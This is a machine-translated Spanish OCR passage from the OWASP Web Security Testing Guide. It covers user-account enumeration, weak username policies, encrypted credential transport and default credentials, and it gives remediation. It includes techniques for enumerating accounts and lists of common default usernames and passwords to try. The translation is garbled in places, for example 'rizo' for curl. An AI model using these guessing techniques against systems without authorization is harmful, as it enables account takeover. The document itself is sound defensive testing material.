


Figura 4.3.3-2: Usuarios y autenticación de WordPress

Herramientas

Si bien el enfoque más completo y preciso para completar esta prueba es realizarla manualmente, las herramientas de proxy HTTP también podrían resultar útiles.

Machine Translated by Google

Pruebas de enumeración de cuentas y usuario adivinable Cuenta

——
WSTG-IDNT-04

Resumen

El alcance de esta prueba es verificar si es posible recopilar un conjunto de nombres de usuario válidos interactuando con el mecanismo de autenticación de la aplicación. Esta prueba será útil para pruebas de fuerza bruta, en las que el evaluador verifica si, dado un nombre de usuario válido, es posible encontrar la contraseña correspondiente.

A menudo, las aplicaciones web revelan cuando existe un nombre de usuario en el sistema, ya sea como consecuencia de una mala configuración o como una decisión de diseño. Por ejemplo, a veces, cuando enviamos credenciales incorrectas, recibimos un mensaje que indica que el nombre de usuario está presente en el sistema o que la contraseña proporcionada es incorrecta. Un atacante puede utilizar la información obtenida para obtener una lista de usuarios en el sistema. Esta información se puede utilizar para atacar la aplicación web, por ejemplo, mediante un ataque de fuerza bruta o de nombre de usuario y contraseña predeterminados.

El evaluador debe interactuar con el mecanismo de autenticación de la aplicación para comprender si el envío de solicitudes particulares hace que la aplicación responda de diferentes maneras. Este problema existe porque la información publicada por la aplicación web o el servidor web cuando el usuario proporciona un nombre de usuario válido es diferente a cuando utiliza un nombre de usuario no válido.
uno.

En algunos casos, se recibe un mensaje que revela si las credenciales proporcionadas son incorrectas porque se utilizó un nombre de usuario o una contraseña no válidos. A veces, los evaluadores pueden enumerar los usuarios existentes enviando un nombre de usuario y una contraseña vacía.

Objetivos de la prueba

- Revisar los procesos relacionados con la identificación del usuario (por ejemplo , registro, inicio de sesión, etc.).
- Enumerar a los usuarios cuando sea posible mediante el análisis de respuestas.

Cómo probar

En las pruebas de caja negra, el evaluador no sabe nada sobre la aplicación específica, el nombre de usuario, la lógica de la aplicación, los mensajes de error en la página de inicio de sesión o las funciones de recuperación de contraseña. Si la aplicación es vulnerable, el evaluador recibe un mensaje de respuesta que revela, directa o indirectamente, alguna información útil para enumerar a los usuarios.

Mensaje de respuesta HTTP

Prueba de credenciales válidas

Registre la respuesta del servidor cuando envíe una identificación de usuario válida y una contraseña válida.

> Usando un proxy web, observe la información recuperada de esta autenticación exitosa (respuesta HTTP 200, longitud de la respuesta).

Prueba de usuario válido con contraseña incorrecta

Ahora, el evaluador debería intentar insertar una identificación de usuario válida y una contraseña incorrecta y registrar el mensaje de error generado por la aplicación.

> El navegador debería mostrar un mensaje similar al siguiente:

Machine Translated by Google

Figura 4.3.4-1: Error de autenticación

A diferencia de cualquier mensaje que revele la existencia del usuario como el siguiente:

`Iniciar sesión para el usuario foo: contraseña no válida`

Usando un proxy web, observe la información recuperada de este intento fallido de autenticación (respuesta HTTP 200, longitud de la respuesta).

Prueba de un nombre de usuario inexistente

Ahora, el evaluador debe intentar insertar una identificación de usuario no válida y una contraseña incorrecta y registrar la respuesta del servidor (el evaluador debe estar seguro de que el nombre de usuario no es válido en la aplicación). Registre el mensaje de error y la respuesta del servidor.

Si el evaluador ingresa una identificación de usuario inexistente, puede recibir un mensaje similar a:

Figura 4.3.4-3: Este usuario no está activo

o un mensaje como el siguiente:

`Error de inicio de sesión para el usuario foo: cuenta no válida`

Generalmente la aplicación debería responder con el mismo mensaje de error y longitud a las diferentes solicitudes incorrectas. Si las respuestas no son iguales, el evaluador debe investigar y descubrir la clave que crea una diferencia entre las dos respuestas. Por ejemplo:

1. Solicitud del cliente: Usuario válido/contraseña incorrecta
2. Respuesta del servidor: La contraseña no es correcta 3.

Solicitud del cliente: Usuario incorrecto/contraseña incorrecta

4. Respuesta del servidor: Usuario no reconocido

Las respuestas anteriores le permiten al cliente comprender que para la primera solicitud tiene un nombre de usuario válido. Para que puedan interactuar con la aplicación solicitando un conjunto de posibles ID de usuario y observando la respuesta.

Al observar la respuesta del segundo servidor, el evaluador comprende de la misma manera que no tiene un nombre de usuario válido. Para que puedan interactuar de la misma manera y crear una lista de ID de usuario válidos mirando las respuestas del servidor.

Otras formas de enumerar usuarios

Los evaluadores pueden enumerar usuarios de varias maneras, como por ejemplo:

Análisis del código de error recibido en las páginas de inicio de sesión

Algunas aplicaciones web lanzan un código o mensaje de error específico que podemos analizar.

Análisis de URL y redirecciones de URL

Por ejemplo:

- `http://www.foo.com/err.jsp?User=baduser&Error=0`

Machine Translated by Google

- `http://www.foo.com/err.jsp?User=gooduser&Error=2`

Como se ve arriba, cuando un evaluador proporciona una identificación de usuario y una contraseña a la aplicación web, ve un mensaje que indica que se ha producido un error en la URL. En el primer caso, proporcionaron una identificación de usuario y una contraseña incorrectas.

En el segundo, una buena identificación de usuario y una mala contraseña, para que puedan identificar una identificación de usuario válida.

Sondeo de URI

A veces, un servidor web responde de manera diferente si recibe o no una solicitud de un directorio existente. Por ejemplo, en algunos portales cada usuario está asociado a un directorio. Si los evaluadores intentan acceder a un directorio existente, podrían recibir un error del servidor web.

Algunos de los errores comunes recibidos de los servidores web son:

- 403 Código de error prohibido
- Código de error 404 no encontrado

Ejemplo:

- `http://www.foo.com/account1` - recibimos del servidor web: 403 Prohibido
- `http://www.foo.com/account2` - recibimos del servidor web: archivo 404 no encontrado

En el primer caso, el usuario existe, pero el evaluador no puede ver la página web; en el segundo caso, el usuario "cuenta2" no existe. Al recopilar esta información, los evaluadores pueden enumerar a los usuarios.

Análisis de títulos de páginas web

Los testers pueden recibir información útil en el Título de la página web, donde pueden obtener un código de error específico o mensajes que revelan si los problemas son con el nombre de usuario o la contraseña.

Por ejemplo, si un usuario no puede autenticarse en una aplicación y recibe una página web cuyo título es similar a:

- `Usuario invalido`
- `Autenticación no válida`

Análisis de un mensaje recibido de una instalación de recuperación

Cuando utilizamos una función de recuperación (es decir, una función de contraseña olvidada), una aplicación vulnerable puede devolver un mensaje que revele si existe un nombre de usuario o no.

Por ejemplo, mensajes similares al siguiente:

- `Nombre de usuario no válido: la dirección de correo electrónico no es válida o no se encontró el usuario especificado.`
- `Nombre de usuario válido: su contraseña se ha enviado correctamente a la dirección de correo electrónico con la que se registró.`

Mensaje de error 404 amigable Cuando

solicitamos un usuario dentro del directorio que no existe, no siempre recibimos el código de error 404. En cambio, es posible que recibamos “200 ok” con una imagen, en este caso podemos asumir que cuando recibimos la imagen específica el usuario no existe. Esta lógica se puede aplicar a la respuesta de otros servidores web; el truco es un buen análisis de los mensajes del servidor web y de la aplicación web.

Análisis de los tiempos de respuesta

Además de observar el contenido de las respuestas, también se debe considerar el tiempo que lleva la respuesta.

En particular, cuando la solicitud provoca una interacción con un servicio externo (como enviar un correo electrónico con una contraseña olvidada), esto puede agregar varios cientos de milisegundos a la respuesta, que se puede utilizar para determinar si el usuario solicitado es válido.

Adivinando usuarios

Machine Translated by Google

En algunos casos, las ID de usuario se crean con políticas específicas del administrador o de la empresa. Por ejemplo, podemos ver un usuario con una ID de usuario creada en orden secuencial:

```
CN000100
CN000101
...
```

A veces, los nombres de usuario se crean con un alias REALM y luego números secuenciales:

- R1001 – usuario 001 para REALM1
- R2001 – usuario 001 para REALM2

En el ejemplo anterior, podemos crear scripts de shell simples que componen ID de usuario y enviar una solicitud con una herramienta como wget para automatizar una consulta web para discernir ID de usuario válidos. Para crear un script también podemos usar Perl y curl.

Otras posibilidades son: - ID de usuario asociados a números de tarjetas de crédito, o en general números con un patrón. - ID de usuario asociados con nombres reales, por ejemplo, si Freddie Mercury tiene un ID de usuario "fmercury", entonces se podría suponer que Roger Taylor tiene el ID de usuario "rtaylor".

Nuevamente, podemos adivinar un nombre de usuario a partir de la información recibida de una consulta LDAP o de la recopilación de información de Google, por ejemplo, de un dominio específico. Google puede ayudar a encontrar usuarios de dominio mediante consultas específicas o mediante una simple herramienta o script de shell.

> Al enumerar cuentas de usuario, corre el riesgo de bloquear cuentas después de una cantidad predefinida de sondeos fallidos (según la política de la aplicación). Además, a veces, su dirección IP puede estar prohibida mediante reglas dinámicas en el firewall de la aplicación o en el sistema de prevención de intrusiones.

Pruebas de caja gris

Prueba de mensajes de error de autenticación

Verifique que la aplicación responda de la misma manera para cada solicitud de cliente que produzca una autenticación fallida.
Para este problema, las pruebas de caja negra y las pruebas de caja gris tienen el mismo concepto basado en el análisis de mensajes o códigos de error recibidos de la aplicación web.

> La aplicación debería responder de la misma manera por cada intento fallido de autenticación.
>
> Por ejemplo: las credenciales enviadas no son válidas

Remediación

Asegúrese de que la aplicación devuelva mensajes de error genéricos consistentes en respuesta a nombres de cuenta, contraseñas u otras credenciales de usuario no válidas ingresadas durante el proceso de inicio de sesión.

Asegúrese de que las cuentas predeterminadas del sistema y las cuentas de prueba se eliminen antes de lanzar el sistema a producción (o exponerlo a una red que no sea de confianza).

Herramientas

- Proxy de ataque OWASP Zed (ZAP)
- rizo
- Perla

Referencias

- Marco Mella, Sun Java Access & Identity Manager Enumeración de usuarios
- Vulnerabilidades de enumeración de nombres de usuario

Machine Translated by Google

Prueba de política de nombres de usuario débil o no aplicada

WSTG-IDNT-05

Resumen

Los nombres de las cuentas de usuario suelen estar muy estructurados (por ejemplo, el nombre de la cuenta de Joe Bloggs es jbloggs y el nombre de la cuenta de Fred Nurks es fnurks) y los nombres de cuentas válidos se pueden adivinar fácilmente.

Objetivos de la prueba

- Determinar si una estructura de nombre de cuenta coherente hace que la aplicación sea vulnerable a la cuenta.
  enumeración.
- Determine si los mensajes de error de la aplicación permiten la enumeración de cuentas.

Cómo probar

- Determinar la estructura de los nombres de cuentas.
- Evalúe la respuesta de la aplicación a nombres de cuentas válidos e inválidos.
- Utilice diferentes respuestas a nombres de cuentas válidos e inválidos para enumerar nombres de cuentas válidos.
- Utilice diccionarios de nombres de cuentas para enumerar nombres de cuentas válidos.

Remediación

Asegúrese de que la aplicación devuelva mensajes de error genéricos consistentes en respuesta a nombres de cuenta, contraseñas u otras credenciales de usuario no válidas ingresadas durante el proceso de inicio de sesión.

Machine Translated by Google

4.4 Pruebas de autenticación

4.4.1 Prueba de credenciales transportadas a través de un canal cifrado

4.4.2 Prueba de credenciales predeterminadas

4.4.3 Prueba de mecanismo de bloqueo débil

4.4.4 Prueba para omitir el esquema de autenticación

4.4.5 Prueba de recordar contraseña vulnerable

4.4.6 Prueba de debilidades de la caché del navegador

4.4.7 Prueba de política de contraseñas débiles

4.4.8 Prueba de respuesta débil a preguntas de seguridad

4.4.9 Prueba de funcionalidades de cambio o restablecimiento de contraseña débil

4.4.10 Prueba de autenticación más débil en un canal alternativo

Machine Translated by Google

Prueba de credenciales transportadas a través de un cifrado Canal

ID
WSTG-ATHN-01

Resumen Las

pruebas de transporte de credenciales verifican que las aplicaciones web cifren los datos de autenticación en tránsito. Este cifrado evita que los atacantes se apoderen de cuentas rastreando el tráfico de la red. Las aplicaciones web utilizan HTTPS para cifrar información en tránsito tanto para las comunicaciones de cliente a servidor como de servidor a cliente. Un cliente puede enviar o recibir

datos de autenticación durante las siguientes interacciones:

- Un cliente envía una credencial para solicitar inicio de sesión
- El servidor responde a un inicio de sesión exitoso con un token de sesión
- Un cliente autenticado envía un token de sesión para solicitar información confidencial del sitio web
- Un cliente envía un token al sitio web si olvidó su contraseña

No cifrar cualquiera de estas credenciales en tránsito puede permitir que los atacantes con herramientas de rastreo de red vean las credenciales y posiblemente las utilicen para robar la cuenta de un usuario. El atacante podría detectar el tráfico directamente utilizando Wireshark o herramientas similares, o podrían configurar un proxy para capturar solicitudes HTTP. Los datos confidenciales deben cifrarse en tránsito para evitar esto.

El hecho de que el tráfico esté cifrado no significa necesariamente que sea completamente seguro. La seguridad también depende del algoritmo de cifrado utilizado y de la solidez de las claves que utiliza la aplicación. Consulte Prueba de seguridad de la capa de transporte débil para verificar que el algoritmo de cifrado sea suficiente.

Objetivos de la prueba

- Evaluar si algún caso de uso del sitio web o la aplicación hace que el servidor o el cliente intercambien credenciales sin cifrado.

Cómo probar

Para probar el transporte de credenciales, capture el tráfico entre un cliente y un servidor de aplicaciones web que necesite credenciales.
Verifique las credenciales transferidas durante el inicio de sesión y mientras usa la aplicación con una sesión válida. Para configurar la prueba:

1. Configure e inicie una herramienta para capturar tráfico, como una de las siguientes:
    - Las herramientas de desarrollo del navegador web
    - Un proxy que incluye OWASP ZAP
2. Deshabilite cualquier función o complemento que haga que el navegador web prefiera HTTPS. Algunos navegadores o extensiones, como HTTPS en todas partes, combatirá la navegación forzada redirigiendo las solicitudes HTTP a HTTPS.

En el tráfico capturado, busque datos confidenciales, incluidos los siguientes:

- Frases de contraseña o contraseñas, generalmente dentro del cuerpo de un mensaje
- Fichas, generalmente dentro de cookies.
- Códigos de restablecimiento de cuenta o contraseña

Para cualquier mensaje que contenga estos datos confidenciales, verifique que el intercambio se haya producido mediante HTTPS (y no HTTP). Los siguientes ejemplos muestran datos capturados que indican pruebas aprobadas o fallidas, donde la aplicación web se encuentra en un servidor llamado www.example.org .

Machine Translated by Google

Iniciar

sesión Busque la dirección de la página de inicio de sesión e intente cambiar el protocolo a HTTP. Por ejemplo, la URL para la navegación forzada podría verse así: http://www.example.org/login .

Si la página de inicio de sesión normalmente es HTTPS, intente eliminar la "S" para ver si la página de inicio de sesión se carga como HTTP.

Inicie sesión con una cuenta válida mientras intenta forzar el uso de HTTP sin cifrar. Para aprobar la prueba, la solicitud de inicio de sesión debe ser HTTPS:

```
URL de solicitud: https://www.example.org/j_acegi_security_check Método de
solicitud: POST
...
Encabezados de respuesta:
HTTP/1.1 302 Encontrado
Servidor: nginx/1.19.2
Fecha: martes, 29 de septiembre de 2020
00:59:04 GMT Codificación de
transferencia: fragmentada
Conexión: keep-alive Opciones de tipo de
contenido X: nosniff Vence: jueves, 01 de enero de
1970 00:00: 00 GMT Establecer cookie: JSESSIONID.a7731d09=node01ai3by8hip0g71kh3ced41pmqf4.node0; Ruta=/; Seguro;
HttpOnly ACEGI_SECURITY_HASHED_REMEMBER_ME_COOKIE=dXNlcmFiYzoxNjAyNTUwNzQ0NDU3OjFmNDlmYTZhOGI1YTZkYTYxNDIwYWV
mNmM0OTI1OGFhODA3Y2ZmMjg4MDM3YjcwODdmN2I2NjMwOWIyMDU3NTc=; Ruta=/; Vence = martes, 13 de octubre de 2020,
00:59:04 GMT; Edad máxima=1209600; Seguro;
Ubicación de HttpOnly: https://www.example.org/
...
Datos POST:
j_username=userabc
j_password=Mi-contraseña-protegida-452 de=/

Enviar=Iniciar sesión
```

- En el inicio de sesión, las credenciales se cifran debido a la URL de solicitud HTTPS.
- Si el servidor devuelve información de cookie para un token de sesión, la cookie también debe incluir el atributo Seguro para evitar que el cliente exponga la cookie a través de canales no cifrados más adelante. Busque la palabra clave Secure en el encabezado de respuesta.

La prueba falla si algún inicio de sesión transfiere una credencial a través de HTTP, similar a lo siguiente:

```
URL de solicitud: http://www.example.org/j_acegi_security_check Método de
solicitud: POST
...
Datos de la publicación:
j_username=userabc
j_password=Mi-contraseña-protegida-452 de=/

Enviar=Iniciar sesión
```

En este ejemplo de prueba fallido:

- La URL de recuperación es http:// y expone el texto sin formato j_username y j_password a través de los datos de la publicación.
- En este caso, dado que la prueba ya muestra datos POST que exponen todas las credenciales, no tiene sentido verificar los encabezados de respuesta (lo que probablemente también expondría un token de sesión o una cookie).

Creación de cuenta

Para probar la creación de una cuenta sin cifrar, intente forzar la búsqueda a la versión HTTP de la creación de la cuenta y cree una cuenta, por ejemplo: http://www.example.org/securityRealm/createAccount

Machine Translated by Google

La prueba pasa si incluso después de la navegación forzada, el cliente aún envía la solicitud de nueva cuenta a través de HTTPS:

```
URL de solicitud: https://www.example.org/securityRealm/createAccount Método de solicitud:
POST
...
Encabezados de
respuesta: HTTP/1.1 200 OK
Servidor: nginx/1.19.2 Fecha:
martes, 29 de septiembre de 2020 01:11:50 GMT
Tipo de contenido: text/html;charset=utf-8 Longitud del
contenido: 3139 Conexión:
opciones de tipo de contenido
X keep-alive : nosniff Set-Cookie:
JSESSIONID.a7731d09=node011yew1ltrsh1x1k3m6g6b44tip8.node0; Ruta=/; Seguro; HttpOnly Expira: 0 Cache-Control: sin caché, sin
almacenamiento,
debe revalidar X-Hudson-Theme: predeterminado

Política de referencia: mismo origen
Política de apertura cruzada de origen: mismo origen X-
Hudson: 1.395
X-Jenkins: 2.257
Sesión X-Jenkins: 4551da08
Puerto X-Hudson-CLI: 50000
Puerto X-Jenkins-CLI: 50000
Puerto X-Jenkins-CLI2: 50000
Opciones de X-Frame: mismo origen
Codificación de contenido: gzip
X-Instancia-Identidad:
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA3344ru7RK0jgdpKs3cfrBy2tteYI1laGpbP4fr5zOx2b/1OEvbVioU5U
btfIUHruD9N7jBG+KG4pcWfUiXdLp2skrBYsXBfiwUDA8Wam3wSbJWT mPfSRilu4dsfledj0bYX5zJSa6QPLxYolaKtBP4vEnP6l
BFqW2vMuzaN6QGReAxM4NKWTijFtpxjchyLQ2o+K5mSEJQIWDIqhv1sKxdM9zkb6pW/rl1deJJMSih66les5kXgbH2fnO7Fz6di8
8jT1tAHoaXWkPM9X0EbklkHPT9b7RVXziOURXVIPUTU5u+LYGkNavEb +bdPmsD94elD/cf5ZqdGNoOAE5AYS0QIDAQAB
...
Datos de la publicación:
nombre de usuario = usuario456
nombre completo=Usuario 456
contraseña1=Mi-contraseña-protegida-808
contraseña2=Mi-contraseña-protegida-808
Enviar=Crear cuenta
Jenkins-Crumb=58e6f084fd29ea4fe570c31f1d89436a0578ef4d282c1bbe03ffac0e8ad8efd6
```

- De manera similar a un inicio de sesión, la mayoría de las aplicaciones web otorgan automáticamente un token de sesión cuando la cuenta se crea correctamente. Si existe un `Set-Cookie:` , verifique que tenga un `Secure;` atributo también.

La prueba falla si el cliente envía una solicitud de cuenta nueva con HTTP sin cifrar:

```
URL de solicitud: http://www.example.org/securityRealm/createAccount Método de solicitud:
POST
...
Datos de la publicación:
nombre de usuario = usuario456
nombre completo=Usuario 456
contraseña1=Mi-contraseña-protegida-808
contraseña2=Mi-contraseña-protegida-808
Enviar=Crear cuenta
Jenkins-Crumb=8c96276321420cdbe032c6de141ef556cab03d91b25ba60be8fd3d034549cdd3
```

- Este formulario de creación de usuarios de Jenkins expuso todos los detalles del nuevo usuario (nombre, nombre completo y contraseña) en datos POST en la página de creación de cuenta HTTP.

Restablecimiento de contraseña, cambio de contraseña u otra manipulación de cuenta

Machine Translated by Google

De manera similar al inicio de sesión y la creación de una cuenta, si la aplicación web tiene funciones que permiten a un usuario cambiar una cuenta o llamar a un servicio diferente con credenciales, verifique que todas esas interacciones sean HTTPS. Las interacciones a probar incluyen las siguientes:

- Formularios que permiten a los usuarios manejar una contraseña olvidada u otra credencial
- Formularios que permiten a los usuarios editar credenciales
- Formularios que requieren que el usuario se autentique con otro proveedor (por ejemplo, procesamiento de pagos)

Acceder a recursos mientras está conectado

Después de iniciar sesión, acceda a todas las funciones de la aplicación, incluidas las funciones públicas que no necesariamente requieren un inicio de sesión para acceder. Navegación forzada a la versión HTTP del sitio web para ver si el cliente pierde credenciales.

La prueba pasa si todas las interacciones envían el token de sesión a través de HTTPS, similar al siguiente ejemplo:

```
URL de solicitud: http://www.example.org/
Método de solicitud: OBTENER
 ...
Encabezados de
solicitud: GET /
HTTP/1.1 Host:
www.example.org User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Aceptar: text/html,application/xhtml+xml, application/xml;q=0.9,image/webp,*/*;q=0.8 Idioma de aceptación: en-
US,en;q=0.5 Codificación de aceptación:
gzip, deflate, br DNT: 1 Conexión: Cookie de

mantenimiento de vida :
JSESSIONID.a7731d09=node01ai3by8hip0g71kh3ced41pmqf4.node0;
ACEGI_SECURITY_HASHED_REMEMBER_ME_COOKIE=dXNlcmFiYzoxNjAyNTUwNzQ0NDU3OjFmNDlmYTZhOGI1YTZkYTYxNDIwYWV
mNmM0OTI1OGFhODA3Y2ZmMjg4MDM3YjcwODdmN2I2NjMwOWIyMDU3NTc=; screenResolution=1920x1200
Solicitudes de actualización-inseguras: 1
```

- El token de sesión en la cookie está cifrado ya que la URL de solicitud es HTTPS

La prueba falla si el navegador envía un token de sesión a través de HTTP en cualquier parte del sitio web, incluso si se requiere navegación forzada para desencadenar este caso:

```
URL de solicitud: http://www.example.org/
Método de solicitud: OBTENER
 ...
Encabezados de
solicitud: GET / HTTP/1.1
Host: www.example.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 Aceptar: text/
html,application/xhtml+xml,application/xml;q=0.9, */*;q=0.8 Aceptar-Idioma: en-US,en;q=0.5
Aceptar-Codificación: gzip, deflate
Conexión: mantener viva Cookie:
idioma=en;
bienvenidobanner_status=descartar; cookieconsent_status=descartar; resolución de pantalla = 1920x1200;
JSESSIONID.c1e7b45b=node01warjbpki6icgxkn0arjbivo84.node0 Solicitudes de actualización inseguras: 1
```

- La solicitud GET expuso el token de sesión JSESSIONID (del navegador al servidor) en la URL de solicitud `http://www.ejemplo.org/`

Remediación

Utilice HTTPS para todo el sitio web. Implementar HSTS y redirigir cualquier HTTP a HTTPS. El sitio obtiene los siguientes beneficios al utilizar HTTPS para todas sus funciones:

Machine Translated by Google

- Evita que los atacantes modifiquen las interacciones con el servidor web (incluido colocar malware de JavaScript a través de un enrutador comprometido).
- Evita perder clientes debido a advertencias de sitios inseguros. Los nuevos navegadores marcan los sitios web basados en HTTP como inseguros.
- Facilita la escritura de determinadas aplicaciones. Por ejemplo, las API de Android necesitan anulaciones para conectarse a cualquier cosa a través de HTTP.

Si resulta engorroso cambiar a HTTPS, primero priorice HTTPS para operaciones confidenciales. A mediano plazo, planee convertir toda la aplicación a HTTPS para evitar perder clientes debido a compromisos o las advertencias de que HTTP es inseguro. Si la organización aún no compra certificados para HTTPS, consulte Let's Encrypt u otras autoridades de certificación gratuitas en el servidor.

Machine Translated by Google

Prueba de credenciales predeterminadas

WSTG-ATHN-02

Resumen

Hoy en día, las aplicaciones web suelen utilizar software comercial o de código abierto popular que puede instalarse en servidores con una configuración o personalización mínima por parte del administrador del servidor. Además, muchos dispositivos de hardware (es decir, enrutadores de red y servidores de bases de datos) ofrecen configuración basada en web o interfaces administrativas.

A menudo, estas aplicaciones, una vez instaladas, no están configuradas correctamente y las credenciales predeterminadas proporcionadas para la autenticación y configuración inicial nunca se cambian. Estas credenciales predeterminadas son bien conocidas por los evaluadores de penetración y, lamentablemente, también por los atacantes maliciosos, que pueden utilizarlas para obtener acceso a varios tipos de aplicaciones.

Además, en muchas situaciones, cuando se crea una nueva cuenta en una aplicación, se genera una contraseña predeterminada (con algunas características estándar). Si esta contraseña es predecible y el usuario no la cambia en el primer acceso, esto puede provocar que un atacante obtenga acceso no autorizado a la aplicación.

La causa raíz de este problema se puede identificar como:

- Personal de TI sin experiencia, que desconoce la importancia de cambiar las contraseñas predeterminadas en los componentes de la infraestructura instalada, o dejar la contraseña predeterminada para “facilitar el mantenimiento”.
- Programadores que dejan puertas traseras para acceder y probar fácilmente su aplicación y luego se olvidan de eliminarlas.
- Aplicaciones con cuentas predeterminadas integradas no extraíbles con un nombre de usuario y contraseña preestablecidos.
- Aplicaciones que no obligan al usuario a cambiar las credenciales predeterminadas después del primer inicio de sesión.

Objetivos de la prueba

- Enumere las aplicaciones para las credenciales predeterminadas y valide si aún existen.
- Revise y evalúe las nuevas cuentas de usuario y si se crean con valores predeterminados o patrones identificables.

Cómo probar

Prueba de credenciales predeterminadas de aplicaciones comunes En las pruebas de

caja negra, el evaluador no sabe nada sobre la aplicación y su infraestructura subyacente. En realidad, esto muchas veces no es cierto y se conoce cierta información sobre la aplicación. Suponemos que ha identificado, mediante el uso de las técnicas descritas en esta Guía de prueba en el capítulo Recopilación de información, al menos una o más aplicaciones comunes que pueden contener interfaces administrativas accesibles.

Cuando haya identificado una interfaz de aplicación, por ejemplo, la interfaz web de un enrutador Cisco o un portal de administrador de WebLogic, verifique que los nombres de usuario y contraseñas conocidos para estos dispositivos no resulten en una autenticación exitosa. Para ello puedes consultar la documentación del fabricante o, de una forma mucho más sencilla, puedes encontrar credenciales comunes utilizando un motor de búsqueda o utilizando uno de los sitios o herramientas que aparecen en la sección Referencia.

Cuando nos enfrentamos a aplicaciones en las que no tenemos una lista de cuentas de usuario comunes y predeterminadas (por ejemplo, debido a que la aplicación no está muy extendida), podemos intentar adivinar credenciales predeterminadas válidas. Tenga en cuenta que la aplicación que se está probando puede tener habilitada una política de bloqueo de cuenta, y varios intentos de adivinar una contraseña con un nombre de usuario conocido pueden causar que la cuenta se bloquee. Si es posible bloquear la cuenta de administrador, puede resultar problemático para el administrador del sistema restablecerla.

Machine Translated by Google

Muchas aplicaciones tienen mensajes de error detallados que informan a los usuarios del sitio sobre la validez de los nombres de usuario ingresados. Esta información será útil al probar cuentas de usuario predeterminadas o adivinables. Dicha funcionalidad se puede encontrar, por ejemplo, en la página de inicio de sesión, en la página de restablecimiento de contraseña y olvido de contraseña, y en la página de registro. Una vez que haya encontrado un nombre de usuario predeterminado, también podrá comenzar a adivinar las contraseñas para esta cuenta.

Puede encontrar más información sobre este procedimiento en las siguientes secciones:

- Pruebas de enumeración de usuarios y pruebas de cuentas de usuarios
- adivinables para políticas de contraseñas débiles.

Dado que estos tipos de credenciales predeterminadas suelen estar vinculadas a cuentas administrativas, puede proceder de esta manera:

- Pruebe los siguientes nombres de usuario: "admin", "administrador", "raíz", "sistema", "invitado", "operador" o "super". Son populares entre los administradores de sistemas y se utilizan con frecuencia. Además, puede probar con "qa", "test", "test1", "testing" y nombres similares. Intente cualquier combinación de lo anterior tanto en el campo de nombre de usuario como en el de contraseña. Si la aplicación es vulnerable a la enumeración de nombres de usuario y logra identificar con éxito cualquiera de los nombres de usuario anteriores, intente contraseñas de manera similar. Además, pruebe con una contraseña vacía o una de las siguientes "contraseña", "contraseña123", "contraseña123", "admin" o "invitado" con las cuentas anteriores o cualquier otra cuenta enumerada. También se pueden intentar otras permutaciones de lo anterior. Si estas contraseñas fallan, puede que valga la pena utilizar una lista de nombres de usuario y contraseñas comunes e intentar realizar varias solicitudes a la aplicación. Por supuesto, esto se puede programar para ahorrar tiempo.

- Los usuarios administrativos de la aplicación suelen recibir el nombre de la aplicación u organización. Esto significa que si está probando una aplicación llamada "Oscuridad", intente usar oscuridad/oscuridad o cualquier otra combinación similar como nombre de usuario y contraseña.

- Al realizar una prueba para un cliente, intente utilizar los nombres de los contactos que haya recibido como nombres de usuario con contraseñas comunes. Las direcciones de correo electrónico de los clientes revelan la convención de nomenclatura de las cuentas de usuario: si el empleado "John Doe" tiene la dirección de correo electrónico jdoe@example.com , puede intentar buscar los nombres de los administradores del sistema en las redes sociales y adivinar su nombre de usuario aplicando la misma convención de nomenclatura. a su nombre.
- Intente utilizar todos los nombres de usuario anteriores con contraseñas en blanco.
- Revise la fuente de la página y JavaScript ya sea a través de un proxy o viendo la fuente. Busque referencias a usuarios y contraseñas en la fuente. Por ejemplo, si nombre de usuario = 'admin', entonces starturl =/admin.asp o /index.asp (para un inicio de sesión exitoso versus un inicio de sesión fallido). Además, si tiene una cuenta válida, inicie sesión y vea cada solicitud y respuesta para un inicio de sesión válido versus un inicio de sesión no válido, como parámetros ocultos adicionales, solicitudes GET interesantes (iniciar sesión = sí), etc.

- Busque nombres de cuentas y contraseñas escritas en comentarios en el código fuente. También busque en los directorios de respaldo el código fuente (o copias de seguridad del código fuente) que puedan contener comentarios y códigos interesantes.

Prueba de contraseña predeterminada de cuentas nuevas

